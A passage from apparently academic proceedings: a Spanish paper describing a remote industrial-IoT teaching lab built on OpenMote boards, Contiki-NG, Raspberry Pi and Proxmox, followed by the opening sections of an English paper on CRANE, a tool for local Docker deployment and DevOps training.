14. Rajendran, S. K., Wei, Q., Yao, N., & Zhang, F. (2023). Design, Implementation, and Observer-based Output Control of a Super-coiled Polymer-Driven Two Degree-of-Freedom Robotic Eye. IEEE Robotics and Automation Letters.

I+IoT RLab: Diseño y desarrollo de un laboratorio remoto de internet industrial de las cosas

Sebastián Tobar[1], Mariano Zapata[1,2],
Ana Laura Diedrichs[1], Cristian Pérez Monte[1],
Gustavo Mercado[1] y Carlos Taffernaberry[1]

[1] gridTICs, Ingeniería Electrónica, Facultad Regional Mendoza, UTN
{gmercado, cartaffe, ana.diedrichs, mstobar,cfperez}@frm.utn.edu.ar
[1]

[2] Ingeniería Electrónica, Facultad Regional Mendoza, UTN
mariano.zapata@alumnos.frm.utn.edu.ar

Abstract. Las redes de Internet de las Cosas (IoT) e Internet de las Cosas Industriales (IIoT) han tenido un gran desarrollo en los últimos años debido a su amplio campo de uso, su gran variedad y su simplicidad en su desarrollo. En el presente trabajo se propone el desarrollo de un laboratorio remoto para enseñar, estudiar y desarrollar las técnicas, arquitecturas y protocolos de sistemas de IIoT de extremo a extremo (end to end), es decir, se podrán desarrollar sistemas que comienzan en los sensores y siguen toda la cadena de IoT hasta la computación en la nube y el big data. En toda la cadena de IoT mencionada, los elementos podrán ser configurados, programados, visualizados y probados por los desarrolladores, lo que permitirá implementar un sistema integral de IIoT. En el desarrollo, se usará infraestructura virtualizada para administrar reservas y recursos de forma dinámica.

Keywords: IoT · IIoT · Raspberry Pi · 6LoWPAN · Contiki · OpenMote · Infraestructura · Proxmox

1 Introducción

Este trabajo presenta el desarrollo de un laboratorio remoto IoT cuyo objetivo es proporcionar a usuarios, universidades y pequeñas empresas interesadas en dispositivos IoT (Internet de las Cosas) e IIoT (Internet Industrial de las Cosas) un entorno integral para el estudio, la creación de prototipos y la enseñanza de técnicas avanzadas, arquitecturas innovadoras y protocolos específicos de estos dispositivos.
Este entorno educativo y de investigación está diseñado para satisfacer la necesidad de prototipado y evaluación de aplicaciones IoT, para colaborar en la formación básica en conceptos fundamentales y facilitar la aplicación práctica en proyectos complejos. Para estudiantes, ofrece herramientas y recursos que facilitan la comprensión y la experimentación con las últimas tecnologías IoT/IIoT. En el caso de las universidades, el entorno proporciona un marco estructurado para la enseñanza y la investigación, permitiendo a estudiantes y docentes explorar y desarrollar nuevas soluciones en un campo de rápida evolución.
En la sección 2 se presenta la arquitectura del I-IoT Lab donde detallamos sus

componentes principales. En la sección 3 se muestra la configuración y virtualización en el servidor. En la sección 4 se presentan las pruebas de funcionamiento del laboratorio. Finalmente en la sección 5 se listan propuestas de mejora y en la sección 6 las conclusiones.

2 Arquitectura del I-IoT Lab

En la Fig.2 se presenta la arquitectura completa del laboratorio virtual para I-IoT. En la esquina inferior derecha de la figura, se pueden ver tres placas OpenMote cc2538 [1] conformando un solo grupo. Estas están configuradas como nodos sensores (encargados de recopilar información mediante sensores y los envían a través de protocolos inalámbricos al nodo coordinador). Cada una de estas placas está conectada a un puerto serial a través del conector USB ofrecido por el mismo módulo openmote , como se muestra en la Figura 1, lo que permite acceder a ellas a través del puerto serie. Esto facilita la programación individual de cada nodo, proporcionando flexibilidad y control en los procesos de programación, compilación y carga de firmware. Los nodos están conectados a sensores y son programados utilizando el sistema operativo Contiki-NG [2], conocido por ofrecer una pila completa de protocolos TCP/IP y soporte para 6LoWPAN [3].




Fig. 1: A la izquierda se observa el módulo OpenMote-cc2538 utilizado, a la derecha se encuentra montado sobre la placa OpenUSB.

Además, se implementó un nodo coordinador utilizando una placa OpenMote conectada a una Raspberry Pi mediante USB, corriendo el sistema operativo Raspbian-OS [4] (el nodo coordinador es el encargado de recibir la información desde los nodos sensores y transformarla para enviarla fuera de la red WSN). Al igual que los nodos sensores, el nodo coordinador también está programado usando Contiki-NG. La comunicación entre los nodos sensores y el nodo coordinador se realiza de forma inalámbrica, empleando el estándar IEEE 802.15.4 con TSCH (Time Slotted Channel Hopping) [5] para las capas física y de enlace de datos, e IPv6 para la capa de red. El objetivo de TSCH es minimizar la imprevisibilidad del entorno inalámbrico, permitiendo así redes inalámbricas de baja potencia y alta fiabilidad, características esenciales para aplicaciones de IoT industrial. La interoperabilidad entre IEEE 802.15.4 e IPv6 se logra mediante el uso de 6LoWPAN, que facilita la conversión entre ambos protocolos.

Los demás componentes y sistemas se implementan utilizando el entorno de virtualización Proxmox [7]. Este entorno permite ejecutar máquinas virtuales, contenedores y otros recursos, y facilita la administración y el uso de los nodos según las reservas realizadas por los usuarios. Entre los componentes configurados se incluyen la gestión centralizada de usuarios a través de Zentyal, la reserva dinámica de recursos mediante Apache VCL, la conexión remota mediante un emulador de terminal como Apache Guacamole, un firewall (opnsense) y un proxy como NGINX.




Fig. 2 Despliegue de la arquitectura creada y configurada del laboratorio remoto. Se observan los servidores virtualizados, la placa RaspberryPi, las placas IIoT openmote-cc2538 y las diferentes conexiones involucradas.

3 Implementación y configuración del servidor

A continuación se enumeran y describen los componentes utilizados para constituir el sistema completo del Laboratorio Remoto de IoT.

3.1 Entorno de programación o desarrollo

Los entornos de programación para las placas OpenMote-cc2538 y Raspberry Pi se establecieron utilizando contenedores de Linux configurados en Proxmox.

Inicialmente, los contenedores tenían restricciones de seguridad que impedían la interacción con periféricos y puertos externos. Para superar esta limitación, se modificó el archivo de configuración del contenedor, lo que permitió el acceso a los puertos seriales y de red. A través del puerto serial, los contenedores se comunican con tres placas OpenMote-cc2538 conectadas directamente, mientras que el puerto de red facilita la comunicación con una placa Raspberry Pi.

En los contenedores se instalaron el sistema operativo Contiki-NG y el compilador ARM, necesarios para la compilación y carga de firmware en las placas conectadas por USB. Para programar la placa OpenMote-cc2538 conectada a la Raspberry Pi, se utiliza una conexión SSH a la Raspberry Pi empleando las credenciales provistas por Apache VCL [8]. Esta conexión permite el acceso a una terminal de comandos, lo que facilita la programación de la placa OpenMote-cc2538 a través del puerto serie de la Raspberry Pi.

3.2 Reserva de recursos

Para lograr la reserva bajo demanda de los recursos, se utilizó la herramienta Apache VCL (Virtual Computing Lab). Esta herramienta gestiona los entornos de desarrollo ejecutando el demonio vclcliend en cada máquina administrada. Al establecerse una reserva, el nodo de gestión de VCL se conecta a través de SSH a la máquina correspondiente con el usuario «vclstaff» y almacena la información de las reservas dentro del directorio de inicio de «vclstaff». El demonio vclclientd toma esta información y ejecuta una instancia de ssh-server con la opción AllowUsers, lo que permite que solo el usuario dueño de la reserva pueda iniciar sesión.

El usuario puede elegir el tiempo de reserva, que puede ser desde 30 minutos hasta 4 horas. Si el usuario no reclama la reserva en un período de 15 minutos, esta se pierde.

3.3 Conexión remota

Para la conexión remota a las interfaces de desarrollo, se utilizó el software Apache Guacamole [9], el cual funciona como un emulador de terminal a través de un navegador web. Los usuarios disponen de un límite de hasta 8 terminales para usar de forma simultánea, permitiendo la programación en paralelo así como impresión del puerto serial, carga de firmware, captura de paquetes de red (sniffeo), entre otras propiedades.

3.4 Gestión centralizada de usuarios

Para gestionar el acceso a todas las plataformas de forma ordenada y centralizada, se utilizó Zentyal [10], una solución de software integral que ofrece funciones como controlador de dominio, firewall, servidor DNS y NTP, entre otros.

Se anexaron los contenedores de Proxmox al dominio de Zentyal, permitiendo a los usuarios utilizar sus credenciales para acceder a los entornos de desarrollo. Además, se realizaron configuraciones en Apache VCL y Apache Guacamole, modificando la autenticación de usuarios mediante LDAP para VCL y utilizando un conector para Guacamole.

De este modo, cada nuevo usuario solo necesita credenciales creadas en Zentyal para acceder a todo el sistema de laboratorio.

3.5 Captura de paquetes

Dado que el sistema realiza una comunicación inalámbrica entre las placas IIoT mediante protocolos industriales, resulta interesante, para el desarrollo del proyecto, observar el proceso de intercambio de información.

Para lograr lo anterior, el sistema operativo Contiki-NG cuenta con un sniffer de red adaptado para capturar los protocolos utilizados por las placas openmote-cc2538. Para utilizarlo, se debe compilar y cargar el firmware en una placa y, posteriormente, ejecutar un script de Python (Fig. 3). Una vez hecho esto, se observa en la terminal la captura de paquetes. Esto generará un archivo con extensión .pcap, ampliamente reconocido por herramientas de análisis de tráfico como Wireshark o NetworkMiner. En la Fig. 4 se observa el resultado de la captura de paquete de la red IIoT. Es importante destacar que en el laboratorio I-IoT no se mide el rendimiento de las

comunicaciones, sino la conectividad de las redes LP-PAN y sus protocolos.




Fig. 3: Captura de paquetes a través de cualquier placa OpenMote mediante la ejecución del script sensniff.py

4 Pruebas de funcionamiento

Las pruebas del sistema se realizaron progresivamente durante su desarrollo, comenzando por las herramientas de reserva (Apache VCL) y el emulador de terminal (Apache Guacamole), y finalizando con la programación de las placas IIoT y la comunicación inalámbrica entre ellas.

El primer paso fue validar que un usuario creado en Zentyal pudiera iniciar sesión tanto en Apache VCL como en Apache Guacamole utilizando las credenciales creadas en Zentyal. El usuario, perteneciente al grupo «lab-iot», debe seleccionar dicho grupo en la opción «Please select an authentication method to use» e ingresar sus credenciales, como se observa en la Fig. 5.




Fig. 4: Análisis de la captura de tráfico IIoT a través de Wireshark. En esta figura se verifica la conectividad entre mote mediante paquetes IEEE 802.15.4




Fig. 5: Acceso de usuario a la plataforma Virtual Computing Lab.

El siguiente punto consistió en realizar una reserva dinámica de un entorno de programación mediante Apache VCL (Fig. 6) y conectarse posteriormente a través del emulador de terminal Guacamole (Fig. 7).




Fig. 6: Captura del alta de una nueva reserva del entorno de desarrollo (ide-iot-01) en el sistema Apache VCL.



Fig. 7: Captura de la interfaz de Apache Guacamole en la que se observa los dos entornos de desarrollo a través del emulador de terminal, en este caso el usuario solamente podrá hacer uso del entorno que reservó en el paso anterior..

Por último, se evaluó la factibilidad y la facilidad de programar las placas IIoT utilizando el emulador de terminal, en la Fig. 8 se observa el formato inicial de la terminal de desarrollo.




Fig. 8: Captura de la interfaz de desarrollo a través del emulador de terminal (Apache Guacamole), se observa que el usuario corresponde al nombre de quién realizó la reserva y el host que corresponde al nombre del entorno de desarrollo.

Para evaluar la programación de las placas IIoT (Fig. 9), se empezó con la compilación y ejecución del clásico ejemplo «Hola Mundo» [10] proporcionado por Contiki-NG. Utilizando editores de texto como vim o nano, se modificó el bucle de tiempo que define la demora en la impresión del mensaje «Hola Mundo» a través del puerto serie. Aunque este programa no implica la comunicación entre las placas IIoT, permitió validar que los permisos otorgados al contenedor, así como el montaje del directorio de los usuarios y los permisos de compilación, eran correctos.




Fig. 9: Captura del resultado de la compilación y ejecución del programa “Hola Mundo” en una placa OpenMote-cc2538.

En la siguiente etapa, se desarrolló un programa para utilizar el sensor de temperatura y humedad incorporado en las placas OpenMote. Para ello, se utilizó la plantilla disponible en la carpeta de Contiki-NG, como se observa en la Fig. 10.




Fig. 10: Impresión de temperatura y humedad de sensor embebido en OpenMote

Posteriormente, se probó la comunicación inalámbrica entre las placas utilizando los protocolos MQTT y CoAP. Para CoAP, se configuró la placa IoT conectada a la interfaz USB de la Raspberry Pi como enrutador de borde y concentrador. Esta configuración permite comunicar dos redes aisladas y obtener información de las placas IoT utilizadas como sensores. Los datos son finalmente obtenidos a través de un script de python construido con ese objetivo, el resultado de dicho script se observa en la figura 11. Los datos obtenidos en la Raspberry Pi pueden enviarse a cualquier servicio para su posterior análisis.




Fig. 11: Impresión de temperatura de forma remota (utilizando CoAP) desde el coordinador, en este caso representado por la placa Raspberry Pi.

Para las pruebas que utilizan el protocolo MQTT, se configuró el bróker Mosquitto en la placa Raspberry Pi, utilizando la placa IoT conectada al USB como enrutador de borde. Esta configuración permitió que las placas OpenMote-cc2538 pudieran publicar y suscribirse a temas creados en el bróker. Debido a la configuración y la ubicación del bróker en la arquitectura de red, fue necesario agregar una entrada en la tabla de enrutamiento de la Raspberry Pi. Esto garantizó que toda la información entrante con direccionamiento IPv6 desde el router de borde fuera correctamente enrutada hacia la dirección de red de búsqueda de la misma Raspberry Pi. El resultado de la comunicación puede observarse en la Fig. 12.



Fig. 12: Impresión de estado de placa OpenMote remota (utilizando MQTT) desde el nodo coordinador, en este caso se utilizó como broker la herramienta Mosquitto.

5 Propuestas de mejora

Aunque el laboratorio ha avanzado significativamente en la disponibilidad y el acceso a las tecnologías IIoT, así como en su programación y protocolos, se identifican algunas áreas de mejora.

Diversificación de Protocolos IoT: Actualmente, el laboratorio se centra en un conjunto específico de protocolos IoT del tipo Thread. Ampliar el espectro para incluir tecnologías como WiFi, LoRa, BLE y Zigbee permitiría a los usuarios explorar y comparar diferentes herramientas y determinar cuál se adapta mejor a sus necesidades.

Integración de Tecnologías: Además de conocer las tecnologías IIoT, el laboratorio podría beneficiarse de integrar soluciones industriales adicionales, tales como redes industriales, sistemas de control, ciberseguridad IT/OT e inteligencia artificial. Esto proporcionaría una visión más completa y práctica del ámbito industrial.

Mejora del Entorno de Desarrollo: Actualmente, el entorno de desarrollo se basa en una terminal de comandos emulada a través de un navegador web. Aunque funcional, esta configuración puede complicar la programación de las placas OpenMote-cc2538. La implementación de un entorno de desarrollo integrado (IDE) estandarizado, como Visual Studio Code o Eclipse, podría mejorar la eficiencia y facilitar la programación y compilación del firmware.

6 Conclusiones

El laboratorio ofrece a estudiantes de sistemas de IIoT, a pequeñas y medianas empresas (pymes) y al público en general la oportunidad de explorar las arquitecturas, los protocolos y la programación de dispositivos IIoT, específicamente con la tecnología de red PAN IEEE 802.15.4 y el protocolo 6lowPAN.
Permite acceder a tecnologías avanzadas con una inversión mínima, requiriendo únicamente un ordenador, una conexión a internet estable y un navegador. Además, permite interactuar con placas utilizadas en el ámbito industrial sin incurrir en el alto

coste de adquisición.
Desde una perspectiva de investigación, se ha logrado integrar múltiples tecnologías para crear un sistema coherente y funcional. Cabe destacar el desarrollo de una configuración innovadora que combina el protocolo MQTT de Contiki-NG con el bróker Mosquitto instalado en el router de borde, una configuración que no cuenta con referencias académicas previas.
En el futuro, se plantea actualizar el laboratorio a otras tecnologías de red, protocolos de comunicaciones y nuevas aplicaciones de IIoT.

7 Contexto y agradecimientos

El trabajo está incluido en el Proyecto Final de Grado «Laboratorio Remoto de IoT e IIoT, para la enseñanza, la asistencia y la consultoría a empresas», acreditado por la Cátedra Proyecto Final de la Carrera de Ingeniería de Electrónica de la UTN.
El trabajo final ha sido realizado por alumnos tesistas. Por su parte, el grupo gridTICs, que cumple funciones de *stakeholder*, se encarga de las tareas de dirección técnica, asesoramiento, financiación y provisión de laboratorios.
Se agradece la colaboración de CYTED, Grant No. 520RT0011.

8 Referencias

[1] OpenMote-cc2538. Disponible en https://doc.riot-os.org/group boards openmotecc2538.html. Julio 2023.
[2] Contiki: The Open Source OS for the Internet of Things. Disponible en https://www.contiki-os.org. Mayo 2019.
[3] Kushalnagar, N., Montenegro, G., Schumacher, C.: IPv6 over low-power wireless personal area networks (6LoWPANs): overview, assumptions, problem statement, and goals (2007).
[4] RaspberryPi. Disponible en https://www.raspberrypi.com/software/operating-systems/. Julio 2024.
[5] Vilajosana, Xavier, et al. "OpenMote: Open-source prototyping platform for the industrial IoT." *Ad Hoc Networks: 7th International Conference, AdHocHets 2015, San Remo, Italy, September 1-2, 2015. Proceedings 7*. Springer International Publishing, 2015
[6] Molisch, A.F., Balakrishnan, K., Chong, C.C., Emami, S., Fort, A., Karedal, J., Kunisch, J.,Schantz, H., Schuster, U. and Siwiak, K.,: IEEE 802.15. 4a channel model-final report. IEEE P802, 15(04), p.0662 (2004).
[7] Proxmox. Disponible en https://www.proxmox.com/en/. Julio 2023.
[8] Apache VCL. Disponible en https://vcl.apache.org/ Julio 2023.
[9] Apache Guacamole. Disponible en https://guacamole.apache.org/releases/1.5.2/ Julio 2023.
[10] Repositorio del proyecto Industrial IoT Lab - Grupo de Investigación GridTICs. URL: https://github.com/GridTICs/iot-lab/

Implementing CRANE: a tool for simple deployment of containerized applications in local environments

José Miguel Silva Pavón[1][0009-0004-0240-9448], Franco Bellino[1][0009-0000-0286-4038], Patricia Bazán[3][0000-0001-6720-345X], Alejandra B. Lliteras[2,4][0000-0002-4148-1299], Nicolás del Rio[1][000-0002-0889-0752]

[1] UNLP, Facultad de Informática, [2] UNLP Facultad de Informática, LIFIA, [3] UNLP, Facultad de Informática, LINTI, [4] CICPBA
js.silva.010@gmail.com, fran85bellino@gmail.com, pbaz@info.unlp.edu.ar, alejandra.lliteras@lifia.info.unlp.edu.ar, ndelrio@info.unlp.edu.ar

Abstract. CRANE is a tool designed for local deployment of containerized applications to simplify testing of locally distributed environments. CRANE's design offers a lightweight, general-purpose solution with automatic scaling capabilities, oriented to students and developers who need to create and deploy complete application stacks within a controlled environment. CRANE is also intended to facilitate the incorporation of DevOps skills, which accelerates the software development process in a continuous delivery framework.

Keywords: API REST, Local Deployment, DevOps, Docker, Scaling, Monitoring, Cloud Infrastructure, Training, Kubernetes.

1 Introduction

PaaS (Platform as a Service) services [1] revolutionized the software development paradigm in this digital era by providing environments that come equipped with tools to develop and deploy code directly in the cloud. This flexibility and convenience allow programmers to focus on application logic and abstract from the complexities of infrastructure management. In addition, it allows providing better quality products, as they are considered agnostic to the cloud where they are executed, inherent issues of current technologies.

However, for different reasons, in early stages of development it may be necessary to work with this infrastructure in local environments. In these cases, the migration of the environment to different platforms requires different configuration files, as well as installing system specific dependencies, library versions and considering different operating systems. It also makes effective performance testing more difficult.

As a result of these challenges Docker containers [2] emerge as a solution, allowing the deployment of applications on any host with Docker installed, regardless of their specific characteristics. This leads to the need to orchestrate, measure and scale these containers in a more efficient way, a problem that current solutions such as Kubernetes [3] [4] solve, but at a high cost in computational resources. The configuration of these containers requires the creation of static configuration files that often rely on local paths, further complicating the process.

Due to the aforementioned needs, new roles arise in the work teams such as DevOps (Development and Operations) [5] that unites roles that were previously separated (development, IT operations, quality engineering and security) in a single role and thus have a complete view of the entire system to be developed.

This is why, in this work, we propose the implementation of CRANE [6], which provides a low-cost solution for the deployment and orchestration of containers locally.

This work focuses on the creation of a tool that has been designed to facilitate the deployment and autonomous management of containers in a local environment. This platform allows the fast and efficient deployment of services in containers that are automatically managed by CRANE without the need for manual intervention by the developer, even in situations of low performance or host system errors.

Containers are connected to each other through a network that makes it easy to obtain and analyze metrics in real time. Any drop in container performance is detected by this metrics analysis, and a set of pre-established policies are triggered to respond appropriately to these events.

System management is performed through a REST API, which connects to the Docker client installed on the operating system through a Python library [7]. These tools together, and their organization in the CRANE architecture, allow performing the described operations in an efficient and automated way.

This paper is organized as follows: Section 2 describes the implementation of CRANE as a tool to simplify the deployment of applications in a local environment and also as a DevOps training platform. Section 3 describes the architecture, components and technology stack used in its implementation. Finally, Section 4 presents conclusions, lessons learned and future works.

2 CRANE as a tool for simplification and DevOps training

DevOps is a methodology that combines the world of software development (Dev) and IT operations (Ops) to accelerate the software lifecycle and ensure continuous delivery of quality software. Its main objective focuses on automating processes and increasing collaboration between teams, promoting a culture of shared responsibility throughout the life of the application.

This methodology began to be used around 2007, when the software development and IT operations communities became concerned about the traditional software writing model where developers write the code and work independently from the operations team, who are in charge of implementing and supporting it. This is why the term "DevOps" is a combination of the words development and operations because it reflects the process of integrating these disciplines in a continuous and unified process.

A DevOps team consists of developers and IT operators working collaboratively throughout the product lifecycle, with the goal of increasing the speed and quality of the software implementation. It is a new way of working, a cultural shift, that has significant implications for the teams and the organizations they work for.

Under this approach, development and operations teams are no longer separate. In many cases, these teams are integrated into a single entity in which engineers collaborate at all stages of the application lifecycle, ranging from development and assessment to implementation and operations. This has resulted in professionals possessing a diverse set of multidisciplinary skills, promoting closer and more efficient collaboration.

Development and operations teams use tools to automate and accelerate the various processes to increase reliability. These tools help teams address important fundamentals such as continuous integration, continuous delivery, automation and collaboration.

Because of the "continuous nature" of this methodology, practitioners use the infinite loop to show how the phases of the DevOps lifecycle relate to each other. Although they appear to flow in a sequential fashion, the loop symbolizes the need for constant collaboration and iterative improvement throughout the lifecycle.

2.1 Design assumptions

CRANE was born from the design assumptions of [6], and evolved in [8] [9] in response to the need to quickly deploy locally a component-based application with multiple instances, test the behavior against critical errors and also migrate that application in different environments. That is, to simulate a cloud infrastructure in a local environment that does not demand a significant amount of hardware resources.

These design assumptions lead to the following question as a developer: *Are you ready to develop and understand applications running in a distributed environment on a cloud infrastructure?*

Developing software in a local environment versus the cloud involves carefully evaluating several critical factors such as cost, scalability, performance and security. On-premises development can give more fine-grained control over the infrastructure and, in some cases, lower upfront costs. On the other hand, opting for the cloud offers benefits such as greater scalability and flexibility, as well as providing access to advanced technologies that may not be available or feasible locally.

CRANE's approach is to integrate the advantages of both approaches, implementing technologies such as virtualization, automation and resource orchestration and create a local environment that mimics the capabilities of the cloud.

This solution gives developers the advantages of the scalability and flexibility of the cloud, while maintaining comprehensive control over the infrastructure and managing costs more cost-effectively.

CRANE is an educational tool that contains an ecosystem to simulate a cloud infrastructure locally, allowing the user to practice basic development and operations (DevOps) concepts such as: 1- Create and interact with containers, 2- Integrate real-time metrics and alerting systems, 3- Implement decision making based on predefined rules, 4- Create multiple instances of an application to test its performance and 5- Reduce costs when testing an application.

3 CRANE: architecture, components and implementation of the solution

CRANE is based on the implementation of two components: a Back-End for the creation and deployment of Docker containers [10] and a Front-End for the end user.

The Back-End component uses Python and FastAPI to generate an API that allows the management of Docker services. Among them the creation, deployment and monitoring of containers, as well as the definition of scaling policies and the management of alerts.

The Front-End component, through the CRANE API, allows the user to interact with the tool transparently and independently of the place where it is executed. The interaction with the user is done through an intuitive and easy-to-use web interface, designed to simplify the user experience and reduce the learning curve. This last component is beyond the scope of this paper and will be addressed in future work.

The CRANE Back-End infrastructure is composed of several interconnected components that work together to provide high availability and efficient response to critical events.

The user communicates with CRANE via a REST API and can create containers and adjust scaling rules depending on their own analysis and/or previously defined rules. You have control of exposed application ports, container traffic and can clone application configurations to generate new instances faster.

Being portable and easily accessible, it can be deployed on any system by simply executing a command. At the same time, the generated Docker Compose files are available to be taken to any other machine without having to take CRANE out of the local development environment.

3.1 – Technology Stack

This section briefly describes each of the technologies used for the proposed implementation and describes how the components of the solution relate to each other.

Docker [10] is an open platform designed to automate the deployment of containerized applications efficiently. It facilitates the separation of applications from the underlying infrastructure, thus enabling faster software delivery.

A reverse proxy [11] is a type of proxy server that acts as an intermediary between clients and one or more web servers. Unlike a regular proxy that is positioned between the client and the target server, a reverse proxy is positioned between the client and one or more web servers. Traefik [12] is used.

Prometheus [13] is an open-source system monitoring and alerting toolkit originally created at SoundCloud (SoundCloud is a Swedish-founded German headquartered audio streaming service) but now maintained independently of any company. It collects and stores its metrics as time-series data, i.e., metric information is stored with the timestamp at which it was recorded, along with optional key-value pairs called tags.

Alertmanager [14] is a Prometheus component that manages the generated alerts and allows applying certain actions. For this project, it was fundamental because it

allows action to be taken in the event of any variation in the performance or availability of the active services. The way Alertmanager works depends on the rules defined in Prometheus, it is in charge of analyzing if any of the thresholds defined in the file called rules.yaml are met and to act with the configuration provided by the user. In the proposed implementation, a communication through automated messages (webhook) was used, in which Alertmanager notifies Crane by means of a call to the Alert receiving endpoint when it detects any anomaly.

The integration of Prometheus with CRANE brought benefits as it allows to abstract from several complications when defining an alert system, providing the following advantages: 1 - Receive alerts from Prometheus or other monitoring systems that are configured to send alerts through it, 2 - Can discard identical alerts and group similar alerts into single notifications. This helps reduce the noise generated by multiple similar alerts, 3 - Can send alerts to specific recipients based on certain criteria such as alert labels, priorities, or user-defined settings. This allows sending alert notifications to the right operations teams or appropriate communication channels, 4 - Can send alert notifications to different communication channels such as emails, chat systems (Slack, Microsoft Teams), ticketing systems (PagerDuty, JIRA), and other notification services through custom integrations, and 5 - Offers the ability to temporarily mute or suppress certain alerts to avoid notification overload during planned maintenance periods or known incidents.

